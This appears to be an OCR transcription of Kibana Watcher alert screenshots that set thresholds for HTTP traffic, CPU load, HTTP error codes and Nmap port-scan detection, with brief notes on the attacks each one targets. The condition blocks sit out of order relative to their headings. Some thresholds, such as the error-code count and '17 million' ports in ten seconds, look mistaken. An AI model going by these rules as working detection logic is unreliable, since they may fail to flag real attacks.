
Match the following condition

```
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
```

Perform 1 action when condition is met

CPU Usage Monitor

- system.process.cpu.total
- Is above 50% for the last 5 minutes
- DoS Attack or detection of software causing excessive system usage



Edit CPU Usage Monitor

Send an alert when your specified condition is met. Your watch will run every 5 minutes.

Name: CPU Usage Monitor

Indices to query: metricbeat-*

Use * to broaden your query.

Time field: @timestamp

Run watch every: 5 minutes


Match the following condition

```
WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
```

Perform 1 action when condition is met

Excessive HTTP Error Codes

- http.response.status_code
- One of the top 5 status codes is above 400 for the last 5 min
- Brute Force Attack detection
  DoS Attack
  Attacks that would influence number of hits on the website



Create threshold alert

Send an alert when your specified condition is met. Your watch will run every 5 minutes.

Name	Excessive HTTP errors
Indices to query	packetbeat-*
Time field	@timestamp
Run watch every	5 minutes

Use * to broaden your query.


Match the following condition

```
WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
```

Perform 0 actions when condition is met

Nmap Watcher

- destination.port
- Is above 17 million for the last 10 seconds
- Port scan detection



Name

NMAP Watcher

Indices to query: packetbeat-*

Use * to broaden your query.

Time field: @timestamp

Run watch every: 1 minute

